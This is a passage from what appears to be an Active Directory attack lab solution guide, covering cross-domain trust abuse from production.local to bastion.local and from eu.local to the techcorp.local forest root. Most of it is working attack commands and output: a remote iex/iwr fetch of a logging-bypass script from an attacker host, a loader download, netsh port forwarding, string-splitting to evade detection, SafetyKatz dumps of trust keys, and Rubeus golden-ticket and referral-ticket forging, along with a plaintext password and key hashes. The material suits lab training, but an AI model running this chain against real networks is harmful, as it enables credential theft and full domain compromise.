PS C:\AD\Tools> Get-Item WSMan:\localhost\Client\TrustedHosts


   WSManConfig: Microsoft.WSMan.Management\WSMan::localhost\Client

Type            Name                           SourceOfValue   Value
----            ----                           -------------   -----
System.String   TrustedHosts                   GPO             *
```


These are all the prerequisites required to create a CredSSP session. Attempt to recreate another CredSSP session named $session with explicit credentials to avoid the Kerberos double hop issue.

In the PSRemote session - $session make sure to host and run sbloggingbypass.txt to bypass script block logging.

```
PS C:\AD\Tools> $password = ConvertTo-SecureString
'ProductivityMatters@2048Gigs' -AsPlainText -Force
PS C:\AD\Tools> $credential = New-Object
System.Management.Automation.PSCredential('production\administrator',
$Password)
PS C:\AD\Tools> $session = New-PSSession -cn production-dc.production.local -
Credential $credential -Authentication Credssp

PS C:\AD\Tools>Enter-PSSession -Session $session

[production-dc.production.local]: PS C:\Users\Administrator\Documents> iex
(iwr -UseBasicParsing http://192.168.100.X/sbloggingbypass.txt)
```

We can now use this session - $session to dump LSASS. On the student VM, host Loader, Rubeus and SafetyKatz.

Download Loader onto the target and leverage SafetyKatz and netsh as before to extract the trust key [out] for bastion-dc.

OPSEC Alert: Execution is performed under PowerShell rather than native cmd here to leverage CredSSP and bypass double hop issues.

```
[production-dc.production.local]: PS C:\Users\Administrator\Documents> netsh
interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0
connectport=80 connectaddress=192.168.100.X

[production-dc.production.local]: PS C:\Users\Administrator\Documents> wget
192.168.100.X/Loader.exe -o C:\Users\Public\Loader.exe

[production-dc.production.local]: PS C:\Users\Administrator\Documents> $z="t"
$y="s"
$x="u"
$w="r"
$v="t"
$u=":"
$t=":"
$s="p"
$r="m"
$q="u"
$p="d"
$o="a"
$n="s"
$m="l"
$Pwn=$m + $n + $o + $p + $q + $r + $s + $t + $u + $v + $w + $x + $y + $z

[production-dc.production.local]: PS C:\Users\Administrator\Documents> $Pwn
lsadump::trust

[production-dc.production.local]: PS C:\Users\Administrator\Documents>
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/SafetyKatz.exe -args
"$Pwn /patch" "exit"
[snip]
mimikatz # lsadump::trust /patch
Current domain: PRODUCTION.LOCAL (PRODUCTION / S-1-5-21-1765907967-
2493560013-34545785)
Domain: BASTION.LOCAL (BASTION / S-1-5-21-284138346-1733301406-1958478260)
 [  In ] PRODUCTION.LOCAL -> BASTION.LOCAL

 [ Out ] BASTION.LOCAL -> PRODUCTION.LOCAL
    * 2/26/2024 10:01:18 PM - CLEAR   - bd 7f a5 50 f8 55 45 9e 5c 5e 93 39
a1 75 ec 38 7d ee 5e 10 ec c3 90 3f 15 81 a9 d6 f9 aa ae 83 c0 3c 1e ac aa 59
a4 85 30 88 24 c3 fc 4c cb 7a 0a 49 85 cc 8c 21 0e ad 6e 47 0a 41 d2 86 ec 84
```

```
a2 d7 ae 2d a8 84 c3 5a 9e 83 27 c6 0c f0 a6 f3 03 61 33 21 bd fd c1 72 ff c0
8e 06 d6 24 b8 cb 81 3b c2 37 03 64 ad 1b e7 98 f4 fd 53 38 68 5b 68 1b cb 5e
60 a3 ba 4e 14 bf 4f 72 e3 74 83 0d a6 38 75 8d 35 aa 35 af 86 c4 b6 cd 51 d1
37 a3 75 92 4c 9c 9d be 74 c5 8e 40 1e 8d 83 05 c5 3c 8a 41 c0 e1 6d b1 e5 ef
ea 61 9c 65 8b 6f c8 c6 3b 80 2f 5d 22 ce ae f5 0e 9f 51 a9 ea 7a d5 92 11 34
60 d4 f9 65 cc 1a da 09 3d f8 80 08 dd 71 c2 56 57 af d2 f0 a8 4c b4 5e 3f b6
2c b2 50 fc 58 45 ac b8 26 00 66 52 35 1f 83 9f 20 e0 d8 eb
        * aes256_hmac
ec4c803ba78bf878833a489a57b4e77f3dcaea791bf95d00a009a205cf06f73b
        * aes128_hmac       28dce26b7b6b4e91e5ba26bacc9edb3b
        * rc4_hmac_nt       d774e4960956e3d05110f1ed69c03c96
```

Finally, enter the PSRemote session and leverage Rubeus with this trust key to get a usable TGT as a Domain User - PRODUCTION$ in the bastion domain.

Like ArgSplit.bat, we can split commands as PowerShell variables too, in this case we split "asktgt" as follows.

Execute the above snippet in the $session before executing the Rubeus command to leverage the $Pwn variable.

```
PS C:\AD\Tools>Enter-PSSession -Session $session

[production-dc.production.local]: PS C:\Users\Administrator\Documents> $z="t"
$y="g"
$x="t"
$w="k"
$v="s"
$u="a"
$Pwn=$u + $v + $w + $x + $y + $z

[production-dc.production.local]: PS C:\Users\Administrator\Documents> $Pwn
asktgt

[production-dc.production.local]: PS C:\Users\Administrator\Documents>
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/Rubeus.exe -args $Pwn
/user:PRODUCTION$ /domain:BASTION.LOCAL /rc4:f6b37da21f7434d44986e4959e3b02bc
/dc:Bastion-DC.BASTION.LOCAL /nowrap /ptt

[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
[+] Starting http://127.0.0.1:8080/Rubeus.exe with args 'asktgt
/user:PRODUCTION$ /domain:BASTION.LOCAL /rc4:f6b37da21f7434d44986e4959e3b02bc
/dc:Bastion-DC.BASTION.LOCAL /nowrap'

[snip]
```

```
[*] Action: Ask TGT

[*] Using rc4_hmac hash: f6b37da21f7434d44986e4959e3b02bc
[*] Building AS-REQ (w/ preauth) for: 'BASTION.LOCAL\PRODUCTION$'
[*] Using domain controller: 192.168.101.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFpjCCBaKgAwIB[snip]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/BASTION.LOCAL
  ServiceRealm             :  BASTION.LOCAL
  UserName                 :  PRODUCTION$
  UserRealm                :  BASTION.LOCAL
  StartTime                :  3/4/2024 4:41:38 AM
  EndTime                  :  3/4/2024 2:41:38 PM
  RenewTill                :  3/11/2024 5:41:38 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  odJueW0C+w+lOerhSKAMaQ==
  ASREP (key)              :  F6B37DA21F7434D44986E4959E3B02BC
```


Since CredSSP is used we can bypass the double hop for ticket imports / AD authentication and other actions that require some form of delegation.

```
[production-dc.production.local]: PS C:\Users\Administrator\Documents>klist
Current LogonId is 0:0x336995
Cached Tickets: (1)
#0>     Client: PRODUCTION$ @ BASTION.LOCAL
        Server: krbtgt/BASTION.LOCAL @ BASTION.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
name_canonicalize
        Start Time: 3/6/2024 7:08:23 (local)
        End Time:   3/6/2024 17:08:23 (local)
        Renew Time: 3/13/2024 7:08:23 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Finally, access a resource in the bastion domain to prove Domain User rights in the domain.

```
[production-dc.production.local]: PS C:\Users\Administrator\Documents>ls
\\bastion-dc.bastion.local\SYSVOL
```

```
    Directory: \\bastion-dc.bastion.local\SYSVOL

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d----l        7/12/2019  10:51 PM                bastion.local
```

Hands-On 30:

Task

- Using DA access to eu.local, abuse the bidirectional non-transitive trust from eu.local to us.techcorp.local to gain unintended transitive access the forest root - techcorp.local.

Solution:

Run the below command on the student VM to get a golden ticket with the privileges of domain administrator on eu.local.

```
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>echo %Pwn%
golden
C:\Windows\system32>C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:Administrator /domain:eu.local /sid:S-1-5-21-3657428294-
2017276338-1274645009
/aes256:b3b88f9288b08707eab6d561fefe286c178359bda4d9ed9ea5cb2bd28540075d
/nowrap /ptt

[snip]
[*] Building PAC

[*] Domain         : EU.LOCAL (EU)
[*] SID            : S-1-5-21-3657428294-2017276338-1274645009
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ServiceKey     :
B3B88F9288B08707EAB6D561FEFE286C178359BDA4D9ED9EA5CB2BD28540075D
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         :
B3B88F9288B08707EAB6D561FEFE286C178359BDA4D9ED9EA5CB2BD28540075D
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : eu.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@eu.local'

[*] AuthTime       : 3/3/2024 4:18:32 AM
[*] StartTime      : 3/3/2024 4:18:32 AM
[*] EndTime        : 3/3/2024 2:18:32 PM
[*] RenewTill      : 3/10/2024 5:18:32 AM
```

```
[*] base64(ticket.kirbi):

      doIFVzCCB...
[snip]
[+] Ticket successfully imported!
```

Copy Loader.exe and enable port forwarding to download Rubeus in the memory on eu-dc. Run the below commands in the above process where we injected the Golden ticket for eu.local to gain a session on eu-dc:

```
C:\Windows\system32>echo F | xcopy C:\AD\Tools\Loader.exe \\eu-
dc.eu.local\C$\Users\Public\Loader.exe /Y
C:\AD\Tools\Loader.exe
1 File(s) copied

C:\Windows\system32>winrs -r:eu-dc.eu.local cmd
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=192.168.100.x
```

Now using Rubeus in the eu-dc session, we can now request a referral TGT for us.techcorp.local from eu.local leveraging the bidirectional non-transitive trust.

NOTE: Please use the ticket from the initial golden ticket command in the /ticket parameter.

```
C:\Users\Administrator>echo %Pwn%
asktgs
C:\Users\Administrator>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn%
/service:krbtgt/us.techcorp.local /dc:eu-dc.eu.local /nowrap
/ticket:doIFVzCCBVOgAwIB...

[snip]

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the
service ticket
[*] Building TGS-REQ request for: 'krbtgt/us.techcorp.local'
[*] Using domain controller: eu-dc.eu.local (fe80::7a9a:8def:257a:5622%3)
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFVjCCBVKgAwI...
[snip]

  ServiceName              :  krbtgt/US.TECHCORP.LOCAL
```

```
  ServiceRealm              :  EU.LOCAL
  UserName                  :  Administrator
  UserRealm                 :  EU.LOCAL
  StartTime                 :  3/3/2024 4:22:00 AM
  EndTime                   :  3/3/2024 2:18:32 PM
  RenewTill                 :  3/10/2024 5:18:32 AM
  Flags                     :  name_canonicalize, pre_authent, renewable,
forwardable
  KeyType                   :  aes256_cts_hmac_sha1
  Base64(key)               :  DtSkI4VKYOZcw/PK2kGuF9R69r77h4S3jKoPMpRJw+8=
```

Since the trust isn't transitive, we cannot request a referral from eu.local to the forest root - techcorp.local.

Instead we can now attempt to create a "local" TGT (service realm is us.techorp.local) and then leverage it to gain a referral TGT from us.techcorp.local to techcorp.local leveraging the child to forest bidirectional trust.

Create a "local" TGT in the eu-dc session using the /targetdomain parameter as us.techcorp.local and the above referral TGT in the /ticket parameter.

```
C:\Users\Administrator>echo %Pwn%
asktgs

C:\Users\Administrator>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn%
/service:krbtgt/us.techcorp.local /dc:us-dc.us.techcorp.local
/targetdomain:us.techcorp.local /nowrap /ticket:doIFVjCCBVKg...

[snip]

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the
service ticket
[*] Building TGS-REQ request for: 'krbtgt/us.techcorp.local'
[*] Using domain controller: us-dc.us.techcorp.local (192.168.1.2)
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFaDCCBWSgAwIBBaEDAgEWo...

[snip]

  ServiceName               :  krbtgt/us.techcorp.local
  ServiceRealm              :  US.TECHCORP.LOCAL
  UserName                  :  Administrator
  UserRealm                 :  EU.LOCAL
  StartTime                 :  3/3/2024 4:22:46 AM
  EndTime                   :  3/3/2024 2:18:32 PM
  RenewTill                 :  3/10/2024 5:18:32 AM
```

```
  Flags                     :  name_canonicalize, pre_authent, renewable,
forwardable
  KeyType                   :  aes256_cts_hmac_sha1
  Base64(key)               :  M8zXKgyfHJ8haFRgmVk2j033M+9kY4f91J3vspLbXyE=
```

We can now finally request a referral TGT in the eu-dc session for techcorp.local from us.techcorp.local abusing the child to forest bidirectional trust. Note to use the above "local" TGT in the following /ticket parameter.

```
C:\Users\Administrator>echo %Pwn%
asktgs

C:\Users\Administrator>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /service:krbtgt/techcorp.local
/dc:us-dc.us.techcorp.local /targetdomain:us.techcorp.local /nowrap
/ticket:doIFaDCCB...

[snip]

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the
service ticket
[*] Building TGS-REQ request for: 'krbtgt/techcorp.local'
[*] Using domain controller: us-dc.us.techcorp.local (192.168.1.2)
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFczCCBW+gAwIBBaEDA...

  ServiceName               :  krbtgt/TECHCORP.LOCAL
  ServiceRealm              :  US.TECHCORP.LOCAL
  UserName                  :  Administrator
  UserRealm                 :  EU.LOCAL
  StartTime                 :  3/3/2024 4:23:38 AM
  EndTime                   :  3/3/2024 2:18:32 PM
  RenewTill                 :  3/10/2024 5:18:32 AM
  Flags                     :  name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
  KeyType                   :  aes256_cts_hmac_sha1
  Base64(key)               :  pe7hRwJzJi/MgeSjznEoeTLQ5CyJdgLBj835GY2nS1w=
```

Finally, request a usable TGS in the eu-dc session to gain access onto any target service (CIFS in this case) on techcorp.local. Use the above child to forest referral TGT in the /ticket parameter.

```
C:\Users\Administrator>echo %Pwn%
asktgs
```

```
C:\Users\Administrator>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /service:CIFS/techcorp-
dc.techcorp.local /dc:techcorp-dc.techcorp.local /nowrap /ptt
/ticket:doIFczCCBW...

[snip]

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the
service ticket
[*] Building TGS-REQ request for: 'cifs/techcorp-dc.techcorp.local'
[*] Using domain controller: techcorp-dc.techcorp.local (192.168.1.1)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

      doIFeTCCBXWgAwIBBaE...


  ServiceName              :  cifs/techcorp-dc.techcorp.local
  ServiceRealm             :  TECHCORP.LOCAL
  UserName                 :  Administrator
  UserRealm                :  EU.LOCAL
  StartTime                :  3/3/2024 4:28:46 AM
  EndTime                  :  3/3/2024 2:18:32 PM
  RenewTill                :  3/10/2024 5:18:32 AM
  Flags                    :  name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  HZ39VUnJ+e4Lay+kDndtVvGbM7hJcdPcxcAm5Adj6fg=
```


Access the file system on techcorp-dc from eu-dc using domain user privileges to complete the objective.

```
C:\Users\Administrator>dir \\techcorp-dc.techcorp.local\SYSVOL
dir \\techcorp-dc.techcorp.local\SYSVOL
 Volume in drive \\techcorp-dc.techcorp.local\SYSVOL has no label.
 Volume Serial Number is 88AD-6C8B

 Directory of \\techcorp-dc.techcorp.local\SYSVOL

07/04/2019  01:51 AM    <DIR>          .
07/04/2019  01:51 AM    <DIR>          ..
07/04/2019  01:51 AM    <JUNCTION>     techcorp.local
[C:\Windows\SYSVOL\domain]
               0 File(s)              0 bytes
               3 Dir(s)  12,283,428,864 bytes free
```